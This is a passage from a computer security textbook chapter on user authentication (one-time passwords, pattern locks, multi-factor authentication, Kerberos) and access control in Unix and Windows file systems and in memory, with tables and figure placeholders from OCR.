The question of how often people should change their passwords, so that they are never "too old" is contentious. Requirements for regular changes in the password are based on the idea that it takes a certain time for an attacker to discover a user's password, so it is therefore a good idea to change it fairly often. But users are often irritated by systems which require them to change their passwords at regular intervals. And research shows that frequent changes of password are often a waste of effort, as users tend to use a relatively predictable variation of the old password when they choose a new one. If, for example, the old password was "Pussy;cat4", they choose "Pussy;cat5" or "Pussy!cat7" as the new one. If an attacker has found a user's password at a given moment in time—for example by setting up a keylogger in the user's computer or simply by looking over the user's shoulder when the password is being typed in—then he can work out a set of candidates for the next password which the user will choose. Then it is just a question of trying the candidates out.

9.1.2.4 One-time Passwords

An alternative approach to the matter is to use a so-called *one-time password* (or just *OTP*)—that is to say, a password which is changed every time you use it.

When one-time passwords are used in an IT context, it is often within the framework of a *challenge-response* system: The user gets a challenge from the system and has to respond to it in an agreed manner in order to be accepted. There are many possible variants. Here are some examples:

- The system sends a so-called *authentication code* which is a simple sequence of characters to the user. The user must type these in correctly on the device to which access is required. To reduce the risk of man-in-the-middle attacks, the code is typically sent via a communication channel which is separate from the access mechanism itself, for example by mail to an e-mail address registered by the user, or as a text to a mobile telephone number registered by the user.
- The user has provided a secret passphrase, say "ariAnnasings3peaches", and the system asks for characters which appear in certain positions in the phrase. For example, the 5th, 13th, 18th and 2nd characters: "n3er".
- The system sends an encrypted value. The user replies with the value obtained by decrypting the challenge, changing the decrypted value in an agreed way and then (re-)encrypting it.

Some of these methods are quite plainly suitable for humans, while others are suited to when computers must identify themselves. They are very commonly used in on-line systems used by banks and public authorities, where correct identification is extremely important.

In order to avoid having to use external media such as e-mail or texting at all, an alternative approach to generating one-time passwords is to have a small, tamper-proof hardware unit or software app, often called an *OTP device*, which generates a new code every time a certain time (typically around 60 seconds) has passed. An example of a hardware OTP device is RSA's SecurID® token, as shown in Fig. 9.8.




Fig. 9.8 An RSA SecurID® model SID800 USB key. (Foto: Alexander Klink, Wikimedia Commons file `RSA SecurID SID800.jpg` under license CC-BY 3.0 [22])

A user who wants to authenticate herself must type in her userid and the code currently shown on the screen of the unit. The typed in values are sent to a server which continually generates the same sequence of codes as the user's unit. The server checks that the current code value for the user with the given useid matches the code value which the user typed in. Corresponding solutions implemented in software are also available, especially for smartphones and other small computers.

Both hardware and software implementations of generators for one-time passwords have a number of weaknesses. The hardware units are physically small and therefore easy to lose by accident or theft. On the other hand they are as a rule tamper-proof, which cannot be guaranteed with a software solution. Both types are hard to protect against man-in-the-middle attacks in which, for example, an attacker prevents the genuine user's typed-in values from being transferred to the server, but collects them up and uses them himself to log in. All time-based methods are exposed to inaccuracies in the clocks, which may cause the clock in the unit and that in the server to drift apart, with the result that the code values in the two parties at some stage get to be different. If this happens (and in fact also if the batteries in the unit need to be changed), then the clocks have to be re-synchronised; while this is going on, the user cannot log in.

9.1.3 Pattern Locks

As passwords—especially good passwords—can be hard to remember, some systems have been developed in recent years, in which the credential is not a password or code, but a drawing or pattern which the user has to reproduce on a touch-sensitive screen.




Fig. 9.9 A simple pattern lock

This method is obviously most used in small, portable systems, such as smartphones and tablets, where touch-sensitive screens are standard. In the simplest cases, the user just has to draw an unbroken pattern of straight lines between a number of fixed points on the screen, as shown in Fig. 9.9.

In this example, the user has been presented with the nine fixed points (the green circles) and has drawn the yellow lines which form the pattern. In other systems the user is shown a picture, and the user must select certain elements, which define the pattern. In a third type, the user must make a freehand drawing of a squiggle.

These so-called *pattern locks* make life reasonably easy for the user. But they have a low security strength (see Exercise 9.1), and on a touch-sensitive screen the act of drawing the pattern with a finger will leave greasy marks on the screen, which an attacker can photograph and subsequently imitate. You can find small demonstrations of how to do this on the Internet. From a security point of view, the technique is therefore of very limited value.

9.1.4 Trends in User Authentication

There are a number of risks associated with only using a single method for user authentication. Firstly, because some methods do not give a 100% perfect identification. And secondly, because things which you have can be stolen or in some cases copied, things which you know can be disclosed by social engineering or surveillance and even some things which you are can be imitated. To reduce the risk of faulty user authentication, the modern trend is therefore to combine several authentification methods. This is known as *multi-factor authentication*. There are many common combinations for use in different contexts, including:

1. Something you **have** + something you **know**.
   E.g. Credit card chip + PIN code
2. Something you **know** + something you **are**.
   E.g. Password + fingerprint
3. Something you **have** + something you **are**.
   E.g. Smartcard + iris recognition

The third type of combination with a hardware device and a biometric has the advantage that it does not require users to remember passwords or PIN codes, and is the technical basis for the *passkeys* standard promoted by the World Wide Web Consortium. The process may be made even more secure if the system, after checking the validity of one or more factors, requires the user to send some form of one-time password (OTP), as described above. This makes it much more difficult for an attacker to collect up all the information needed in order to be accepted as the genuine user, and is a common practice in systems where establishment of personal identity is very important, such as banking systems and systems based on eIDs.

9.1.5 Authentication Through the Net

When users have to authenticate themselves to an IT system through a network, all information which is to be used as evidence of identity must be protected against eavesdropping or replaying. There are two common strategies for this:

1. Send authentication information through a protected—that is to say, encrypted—channel. This strategy is for example used in software for secure login based on the protocol *Secure Shell (SSH)*, a widely used product in operating systems based on Unix. Server-based systems where access to the server is secured by the use of SSL/TLS (as described in Sect. 8.4) also use this approach, so any necessary credentials can be sent securely to the server.




Fig. 9.10 Kerberos' way of working

2. Only send the user's identification through the net, and use cryptographic methods to check that the information which users provide on their own computer is identical with what is stored on the remote computer. This strategy is used in *Kerberos*, which is available in versions of Windows since Windows 2000 and in a long series of OSs based on Unix.

The way Kerberos works is illustrated schematically in Fig. 9.10. The figure is somewhat simplified, as it only shows the main content of the individual messages which are exchanged, and it omits details of how these messages are encrypted.

The user's access to services on the remote computer involves three phases, in which a client exchanges information with three different types of server. A basic mechanism in Kerberos is, that so-called *tickets* are issued to give access to the individual servers, just like tickets in a transport system. The three phases are as follows:

1. **Logon and authentication**, which involves four steps:

   - The user logs in on a client by giving his userid (UID) and password.
   - The client sends UID to the Authentication Server , and itself transforms the password (typically by using a hash function) into a key (SK_0) for use in a symmetric encryption algorithm.
   - The server correspondingly transforms the user's password, which it keeps stored in its database, and uses the result as the key for encrypting a *session key (SK_1)*. The encrypted session key is sent to the client together with a *Ticket Granting Ticket (TGT)*, which has a limited period of validity and is encrypted with a secret key, SK_{TGS}, which is only known by the Authentication Server and the Ticket Granting Server.
   - The client tries to decrypt the encrypted SK_1 with the help of SK_0. If this succeeds, then the password which the user gave was the same as the one stored on the server, so the client has authenticated itself and can use TGT as a ticket in the next phase. However, the client cannot decrypt or modify TGT, as it does not know the encryption key SK_{TGS}.

2. **Obtaining authorisation** to use a given service, which involves two steps:
   - The client sends the Ticket Granting Server the received, encrypted TGT, an identification of the desired service (SID), and an *authenticator*, $Authenticator_1$, which contains UID and a timestamp, encrypted with SK_1.
   - The server (which knows SK_{TGS}) decrypts TGT and thus finds SK_1, which it uses to decrypt the authenticator. Then it sends the client a new ticket (TT), which the client can use in relation to the Service Server, together with a new session key (SK_2), encrypted with SK_1. TT has a limited period of validity and is encrypted with a key SK_{TS}, which is only known by the Ticket Granting Server and Service Server.
3. **Using the chosen service**, which involves three steps:
   - The client sends the Service Server the ticket TT and a new authenticator ($Authenticator_2$), which contains UID and a timestamp, encrypted with SK_2.
   - The Service Server (which knows SK_{TS}) decrypts TT and thus finds the session key SK_2, which it uses to decrypt the authenticator to find the timestamp. Then it sends the timestamp, encrypted with SK_2, back to the client to confirm that it will provide the desired service.
   - The client decrypts this confirmation and checks that the timestamp is correct. If it is, then the client can trust the server and can begin to request services.

It is very important for the security of Kerberos that the servers' secret keys (SK_{TGS} and SK_{TS}) are not disclosed, and that all timestamps are reliable. This latter requirement means that the clocks in all the computers must be synchronised, for example by using a standard protocol for clock synchronisation, such as *NTP*. It is also important that the symmetric encryption algorithm chosen for use is sufficiently strong. Although it is mandatory to implement AES256-CTS[1], and it is recommended to offer AES128-CTS as well, weaker encryption algorithms such as DES-CBC can be found in older implementations of Kerberos. Their use is now deprecated.

Kerberos is widely used, and it is the default authentication method in Windows systems since Windows 2000. One of the reasons for its widespread use is that it makes it easy to set up a system for so-called *single sign-on (SSO)*. Many large organisations have numerous services which in principle are independent of one another, but which all use the same credentials for authentication of users, who can therefore avoid having to remember different passwords for different services. For the users, this is a great relief, and it improves security because the users do not suffer from so-called *password tiredness*, so they fall into bad habits such as writing the passwords down in plaintext in order to remember them. On the other hand, it can be very irritating to have to repeat the authentication process with the *same* credentials, if you want to use several services. SSO makes it possible to authenticate yourself just once, after which you have access to all the available services. In an SSO system based on Kerberos, authentication (Phase 1) only needs to be performed once, while

[1] CTS—CipherText Stealing—is a variant of the CBC mode for block ciphers, in which the ciphertext has exactly the same length as the plaintext, instead of filling a whole number of blocks.

Phases 2 and 3 can be repeated for each of the services which the client wants to use, within the limits set by the validity periods of the individual tickets. The negative aspect of SSO is naturally that you only have one set of credentials for everything, so loss, disclosure or theft of the credentials will have very serious consequences.

9.2 Authorisation, Protection & Rights

When the user has been authenticated during login, the next question is: What is the user allowed to do? All operating systems use a mechanism for *authorisation* of the users, so they are granted *rights* to access programs and data. Exactly what you are authorised to access will depend on what sort of user you are. A guest will typically have very few rights, an administrator will typically have rights to access everything, while an ordinary user would lie somewhere between these two extremes.

In this context it is common practice to distinguish between two types of entity which an IT system is composed of: *subjects* and *objects*. Objects are items to which access is (potentially) limited. Such as:

- Files on a disk or similar
- File catalogues in the file system's folders
- Areas in the computer's memory
- Programs which are executed in the memory
- Hardware units
- Passwords, biometric templates and other authentication data
- The actual mechanism for protecting memory areas

Subjects are active elements, such as people, processes in which programs are executed, or other system components which try to access objects.

The basic technique for ensuring orderly access to objects is to keep a given subject's objects separated from other subjects' objects. The technical term for this is *separation*. Separation can be introduced in a number of different ways:

- **Physical separation:** Different processes use different physical objects—e.g. printers or even whole IT systems for different security levels.
- **Temporal separation:** Activities with different security requirements are carried out at different times.
- **Logical separation:** Users are given the illusion that no other processes exist, as they cannot access objects outside their own domain.
- **Cryptographic separation:** Processes hide their data and calculations by using encryption, so they cannot be understood by other processes. In practice, this means that the computer must have special hardware which can support this type of separation. For example, the CPU must continually decrypt the instructions and data which it fetches from the memory before it can perform the instructions, and it must automatically encrypt the result before it is stored in the memory.

In what follows we will focus on logical separation, which is the classical focus for traditional IT security in ordinary computers.

9.2.1 Who Decides?

An important question in connection with a system for access control is: Who decides which subjects are given access rights to a given object? In general there are potentially two possible candidates:

1. A highly privileged subject, who is said to have *administrator* (or in Unix-like OSs *root*) privileges. The administrator has rights to do everything.
2. An ordinary subject, who is considered to be the *owner* of the object. The owner is usually the subject who created the object—for example a file or similar.

Depending on the desired security level in the IT system, the OS can be configured to let one or the other of these two candidates be the one who decides. This means that there are two completely different principles for managing the access control system:

1. **Mandatory Access Control** (commonly abbreviated to *MAC*), where only the administrator can assign rights to subjects. In many systems of this type, the individual subject cannot even see which rights it has—"the system" makes a decision when the subject tries to access an object. The decision is typically based on the subject's security clearance and the object's security classification with respect to a given security policy. This form of central control is often preferred in systems with high security requirements, such as military systems. Newer versions of Linux, which use a Linux kernel version 2.6 or later, can offer MAC via the security module *SELinux*, while FreeBSD and OS X use a MAC Framework developed for *TrustedBSD*.
2. **Discretionary Access Control** (commonly abbreviated to *DAC*) where the owner of the object (and naturally *also* the administrator) can decide which access rights to the object subjects are assigned. This form of control is the standard one in operating systems in ordinary IT systems. It is worth noticing that in most OSs the owners' right to decide also means that they can give other subjects the right to decide.

In some contexts you also find OSs which support several special classes of subject, and not just administrators and owners. For example, classes that reflect the subject's *role* in the organisation. When this is the case, a third principle for managing the access control system is used: *Role Based Access Control (RBAC)*, where a subject's rights depend on the role which the subject is playing *at the moment*. It is important to note that a subject can have changing roles: A student at a university can for example act as a Teaching Assistant some of the time; a chief doctor in a hospital can be involved in treatment of patients, but also has an administrative role. In their different roles they are assigned different rights.

Just because a subject in an OS which uses DAC *can* assign a right to others, there is nothing that says that it *must* do so. There are two well-known principles for good design which should be followed:

1. **The Principle of Least Privilege** You should assign as few rights as possible. This means: not more than are necessary for performing the given task.

2. **The Principle of Fail-safe Defaults** If a subject does not explicitly get assigned rights to access an object, then it must not have access to the object. This principle should be used for deciding which rights a subject should have when the object is created. It also implies that if access is denied in the course of a process, then all changes made by the process until then should be rolled back—so the system is secured against the effects of an error.

9.2.2 Access Control Matrices

The most general way of describing access rights is an *access control matrix (ACM)*, where there is a row for each subject and a column for each object. An example can be seen in Fig. 9.11.

subjects				objects			
	bibliog	temp	help.txt	c_comp	linker	sysclock	printer
User A	ORW	ORW	R	X	X	R	W
User B	R		R	X	X	R	W
User S	RW		R	X	X	R	W
User T			R	X	X	R	W
SYS_MGR			RW	OX	OX	ORW	O
User SVCS			O	X	X	R	W

Fig. 9.11 An access control matrix

The set of possible rights varies a good deal from OS to OS. In the example here, **O** means that the subject has rights as the owner of the object, **R** that it has rights to read the object, **W** that it has rights to write in (and thus possibly modify) the object and **X** that it has rights to execute the object's contents as a program. So User A, for example, has rights as owner and may read from and write into the object bibliog.

9.2.3 Access Control Lists

Even if it is not obvious from the example above, access control matrices are not very suitable for use in practice. Even a small computer will nowadays typically have several thousand objects in the form of files, and a large number of subjects in the form of processes in which programs are executed. You can easily convince yourself of this in a Windows system by starting `TaskManager`, or in a Unix-based system by typing the command `ps guax`. Both of these will show a list of the active processes which are running in the computer. An ACM will therefore often occupy many Megabytes in the computer's memory—and many of the matrix elements will be completely empty, as the large majority of subjects only have rights to access a




Fig. 9.12 Access Control Lists




Fig. 9.13 Directories

few objects. So for practical reasons a more compact data structure than a matrix is normally preferred for giving a picture of which subject may do what.

An *access control list (ACL)* is a more compact representation of an ACM in the form of a list of <subject,rights> pairs for each object. This is illustrated in Fig. 9.12, which describes exactly the same assignment of rights for the objects as the access control matrix in Fig. 9.11.

9.2.4 Directories

An alternative compact way of representing an ACM is to use a *directory*. Compared to an ACL, a directory looks at the ACM "the other way round", as each directory is a list of objects which can be accessed by a subject. This is illustrated in Fig. 9.13, which also describes exactly the same assignment of rights as the access control matrix in Fig. 9.11.

9.2.5 Capabilities

Capabilities come in various forms, but here we focus on one of the most common ones: A capability is an unforgeable certificate that gives the subject which owns




Fig. 9.14 Capabilities

it access to an object. A subject's set of capabilities shows, like a directory, which objects the subject can access and in which way. An example can be seen in Fig. 9.14. The small stars on the individual capabilities represent the certificates. Unlike ACMs, ACLs and directories, capabilities can (in most systems under certain conditions) be copied or transferred from one subject to another. If, for example, subject User A has a capability to read from an object bibliog and User A starts a new processs (and therefore a new subject) child, it can transfer the capability—or a version of it with reduced rights—to child. This mechanism makes it possible to keep track of which subject currently has the right to access the object. If the capability can be copied and only the copy gets transferred, then it is also possible to keep track of simultaneous sharing of the object.

From a security point of view, capabilities make it easy to answer the question: "Which objects can a given subject access and in what way?". This is a central question when dealing with security breaches, where one might be interested in knowing which objects a suspicious subject could have affected. ACLs, on the other hand, make it easy to answer the inverse question: "Which subjects can access a given object and in what way?". This is a central question when you have to perform access control, but not very helpful in connection with handling security events. There is therefore currently a resurgence of interest in capabilities, which have previously been considered as using too many resources for practical application. The development of experimental systems such as *Capsicum* (for FreeBSD and Linux) and Google's *Fuchsia* reflect this trend.

9.3 Access Control in File Systems

All modern OSs offer a hierarchically organised file system with files, folders, subfolders and so on. The file system can be local and/or give access to files on other physical IT systems. Files (especially if there is access to them from several systems) will often be able to be *shared* by several users.

There are a number of standard software components which provide access through the net and which support sharing. Two of the most commonly used are:

- NFS (Network File System), originally from Sun (1985);
- Samba, based on Microsoft's SMB protocol.

Even if NFS is designed for Unix and SMB for Windows, they are often used across these platforms.

Much attention is often paid to access control in file systems, because many OSs have *critical system information* stored in files, for example in Unix:

- The file `/etc/passwd` contains user information (except passwords).
- The file `/etc/shadow` contains encrypted passwords.
- There are numerous configuration files for the OS and other programs.

It is also well known that file transfers can transport malicious software components such as viruses, worms, spyware, adware, etc.

Most modern standard OSs offer both single user and group protection of files and folders. Subjects are divided into classes with their own access rules. The access control system is normally designed according to the DAC principle, where the owner is allowed to decide which rights the members of the individual classes are to have.

9.3.1 Unix-style File Protection

In OSs which are based on or derived from Unix, including Linux and Mac OS X, the basic form of protection is based on the use of compressed ACLs. Instead of giving the access rights for each individual subject, as in an ordinary ACL, subjects are divided into three classes for each object:


1. The **O**wner class, which consists of the object's *owner*.
2. The **G**roup class, which consists of the subjects which are members of the object's *group*.
3. The **W**orld class, which consists of all subjects which are not in either the owner or the group class ("the rest of the world").

This form of compression is illustrated in Fig. 9.15.

There is a single exception from this division into classes: A subject which has *administrator privileges* (in the Unix world often called *root privileges*) is in a class of its own, and has rights to do everything. This property is exploited by attackers, who use various techniques to achieve root privileges, so they can take control of the entire file system.

The possible access rights which members of the individual classes can be assigned can be:

- **R**ead, which gives the right to read the object. If the object is a folder, it gives the right to read the names of the files in the folder, but not the right to read the files themselves.



Full ACL	
Alfie	ORW
Beata	RW
Charlie	RW
Diane	RW
Elfrieda	RW
Filip	R
Georgina	R
Henrietta	R
Ivan	R
Jehosophat	R
Karel	R
Lavard	R
Melissa	R
Nesta	R
Olli	R

Fig. 9.15 Access rights in an ACL and in a Unix-style compressed ACL

- **W**rite, which gives the right to write in (and thus to modify) the object. If the object is a folder, it gives the right to create, delete and rename the files in the folder.
- e**X**ecute, which gives the right to execute the object's content as a program. If the object is a folder, it gives the right to read named files and their properties, but not to read the names of the files in the folder unless the the R-right is also assigned.

Two further rights, setuid and setgid, apply regardless of which class of subject we consider. They are discussed in more detail below.

An assignment of rights for an object `test2.php`, whose owner is `man` and group is `ape` would in Unix typically be displayed in the form:

$$\texttt{test2.php}\ \underbrace{\texttt{man,ape}}_{\text{uid,gid}} - \underbrace{\texttt{rwx}}_{\text{O}}\ \underbrace{\texttt{rw-}}_{\text{G}}\ \underbrace{\texttt{r--}}_{\text{W}}$$

This shows that:

- The owner, man, who is the only member of class O, has rights to read from, write into and execute the object (rights RWX).
- Members of the group ape, which make up class G, have rights to read from and write into the object (rights RW).
- All other subjects, which make up class W, have rights to read from the object (right R).

Problems with Unix-style File Protection:

- A single object can only belong to one group at a time.
- If the owner belongs to several groups, he must take care to set the object's groupid to specify the desired group when he creates the object.
- It is not possible to find sharing partners on a file-by-file basis.

These problems are illustrated by the following examples:

1. Alice owns a file: `script.pl`
   - Alice wants other subjects to be able to use the file:

Barbara	read
Christine	write
Dina	read, write
Elsie	execute

   - Which subjects must she include in the file's group?
   - Which rights must she assign to Owner, Group, World?
2. Alice owns a file: `doggy.bag`
   - Alice wants all users except Zoe to have read access.
   - Which subjects must she include in the file's group?
   - Which rights must she assign to Owner, Group, World?

There are no solutions to these problems if you are only allowed to use Unix' compressed ACLs. But both can be solved if the Unix variant makes it possible to use full ACLs as an alternative to the compressed ACLs which are standard. This is the case in Linux, FreeBSD, and OpenSolaris, amongst others.

9.3.2 setuid and setgid

From time to time you need to permit people apart from the owner to execute a program which requires special security measures. A typical situation would be if the program gives access to a database with confidential information. In Unix-based OSs this can be done by giving the object which contains the program a special right: *Set Userid* (most often known as just *setuid*). This allows the object to be executed with the owner's rights. The situation with the confidential database can be dealt with as follows when rights are to be assigned:

- Create the database, so only the owner has access.
- Write an access program, AP, which controls the individual subject's access to the database.
- Give AP the *setuid* right.
- A subject who is not the owner can only gain access to the database by executing AP. AP controls the access, but the subject gets the impression that it is actually the owner.
- As soon as execution of AP finishes, the subject goes back to having its usual rights, in accordance with the *Principle of Least Privilege*.

A related right, *Set Groupid* (most often known as just *setgid*), is correspondingly used to permit the object to be executed with the rights which its group has been assigned.

9.3.3 Windows NT ACLs

Windows NTFS uses ACLs which were originally developed for use in Windows NT. An object's (that is to say, a file's or folder's) ACL gives the sets of rights for one or more subjects or groups of subjects. The basic rights, in Windows known as *special permissions*, are:

- Read Data (abbreviated below to `R`): Gives the subject the right to læse the object's indhold. If the object is a folder, this means that the subject can list the content of the folder.
- Read Attributes (`RA`): Gives the subject the right to read the object's (the file's or folder's) attributes.
- Read Extended Attributes (`RE`): Gives the subject the right to read the object's extended attributes.
- Write Data (`W`): Gives the subject the right to write in (and thus perhaps change the content of) the object. If the object is a folder, this means that the subject can create new files in the folder.
- Append Data (`A`): If the object is a file, this gives the subject the right to append data at the end of the file. If the object is a folder, this gives the right to create new subfolders in the folder.
- Write Attributes (`WA`): Gives the subject the right to change the object's attributes.
- Write Extended Attributes (`WE`): Gives the subject the right to change the object's extended attributes.
- Delete (`D`): Gives the subject the right to delete the object.
- Execute (`X`): If the object is a file, this gives the subject the right to execute the content of the file as a program. If the object is a folder, this gives the right to traverse the folder in order to access subfolders.
- Read Permissions (`RP`): Gives the subject the right to read the *permissions* (see below), which apply to the object.
- Change Permissions (`C`): Gives the subject the right to change the *permissions* which apply to the object.
- Take Ownership (`O`): Gives the subject the right to take ownership of the object. The owner can change the rights which are assigned to the object, irrespective of which rights have been assigned previously.

These basic rights are normally grouped into sets, known simply as *permissions*, which match common requirements for combinations of rights:

- For files:
  - No Access = { }
  - Read = {`R,RA,RE,RP`}
  - Read and Execute = {`R,RA,RE,X,RP`}
  - Write = {`W,A,WA,WE,RP`}
  - Modify = {`R,RA,RE,X,W,WA,WE,D,RP`}
  - Full Control = { all basic rights }

- For folders: The set of permissions is extended to permit listing of the content of folders:
  - List = {`R,RA,RE,X,RP`}

An object's ACL specifies the sets of rights for one or more subjects or groups. Notice that it is only subjects which have the permission *Full Control* which can directly assign rights such as *Change Permissions* or *Take Ownership* to another subject. On the other hand: if an attacker can achieve full control, for example for a folder, there is nothing which can prevent him doing whatever he likes in the folder.

As a subject can belong to several groups, the rules for dealing with rights become rather more complicated. An example of this situation, where User A belongs to both Group G and Group H, and where User B belongs to Group G, is shown in Fig. 9.16.




Fig. 9.16 Rights for individual users and groups in Windows
B indicates the set of all basic rights.

The rules for gaining access to an object with this type of ACL are:

- If any of the subject's sets of rights *does not* permit access to the object, then access is forbidden.
- If all of the sets of rights *do* allow some form of access, then the subject gets the union of the subject's sets of rights.

This gives a much more fine-grained model than in traditional Unix systems, at the cost of much greater complexity.

9.4 Access Control for Other System Components

The files are far from the only system components which must be protected. A good system for access control will control access to all resources in the IT system. But the mechanisms vary from one type of resource to another.




Fig. 9.17 Two simple techniques for memory protection

a. Separation of user program from OS with a fence.
b. Delimiting of areas with base-and-bounds limits

9.4.1 Access Control in the Memory

Except in the very simplest systems which are used in small pieces of apparatus, the memory system will offer *hardware based support* for access control, typically via special registers in the CPU or via a *Memory Management Unit* (or *MMU* for short), which can be a part of the CPU or a separate unit. The chosen technique depends on the degree of multiprogramming.

Fence: There is a fixed or variable boundary between the OS's and the user program's areas in the memory, as illustrated in Fig. 9.17(a). The position of the boundary is recorded in a *fence register*. This technique is only suitable for very simple systems without multiprogramming, where there is in fact only a single user program in the memory at any time. It can be used to prevent user programs from writing in the area which is reserved for the OS, but it cannot prevent the user program from accessing part of its own area in an unsuitable way.

Base-and-bounds: The program area for each user program is described by its lower and upper limits, as illustrated in Fig. 9.17(b). This makes it possible not only to separate user programs from one another, but also to keep areas in the individual user program where orders and constant data are stored separate from areas for data buffers whose contents can be modified.

Segmentation: Each program is divided up into *segments*, where each segment contains a logically cohesive part of the program—for example an area with constant data, an area with buffers for incoming data, a stack for arguments of functions and intermediate results, and various areas for executable instructions. The segments are placed in the memory wherever the OS can find room for them, and a *segment table* for each subject describes the segments, their actual physical positions in the memory, sizes and the subject's access rights. This is illustrated in Fig. 9.18.

In the system shown in the figure we can for example see that Segment 0 is a segment which can be both read from and written to, and which is placed in the

	base	length	rights
Segment: 0	37410	2730	RW
	invalid		
2	invalid		
	4096	4096	RW
4	8740	3400	RW
	invalid		
6	21844	10012	R
	13650	820	R
8	invalid		
	44236	3400	RW
10	0	3280	R
	17066	1364	R




Fig. 9.18 A segment table and the allocation of space in the memory which it corresponds to

memory from address 37410 and up and has length 2730 bytes, while Segment 6 is a segment which can only be read, placed in the memory from address 21844 and up, and with length 10012 bytes. The example shows a very small physical memory of only 48 kbytes. In a modern computer, the size would normally be very much larger—for example several Gbytes. The segment table itself would very often be stored in the memory in a special area whch only the OS has access to.

Paging: The physical memory is divided up into *pages*, which are memory blocks of uniform size. A *page table* for each user describes the relationship between areas in the program's memory and the physical pages in which these areas are placed, together with the sizes of the areas (they don't all need to fill exactly a whole page!) and access rights. This is illustrated in Fig. 9.19, which in fact shows the same program areas with the same access rights as in Fig. 9.18, but now distributed over the pages in a paged memory. Just like segment tables, the page tables will often be stored in the memory in a special area which only the OS has access to. This organisation is used in many small systems, such as tablets and smartphones, as it is supported by the very popular ARM CPUs.

The page size is very often 4096 bytes, as in the figure, but some systems which use paging permit several different sizes. If the size is small, there will naturally be many pages in a memory of a reasonable size, and the page table will be very large. If the page size is large, the page table will not need to be so big, but there may be a

	base	length	rights
Page: 0	36K	2730	RW
	invalid		
2	20K	4096	R
	4K	4096	RW
4	8K	3400	RW
	invalid		
6	24K	4096	R
	12K	820	R
8	invalid		
	44K	3400	RW
10	invalid		
	invalid		
12	28K	912	R
	invalid		
14	0K	3280	R
	16K	1364	R




Fig. 9.19 A page table and the allocation of space in the memory which it corresponds to

lot of wasted space in the memory because the individual pages will as a rule only be filled to a small extent.

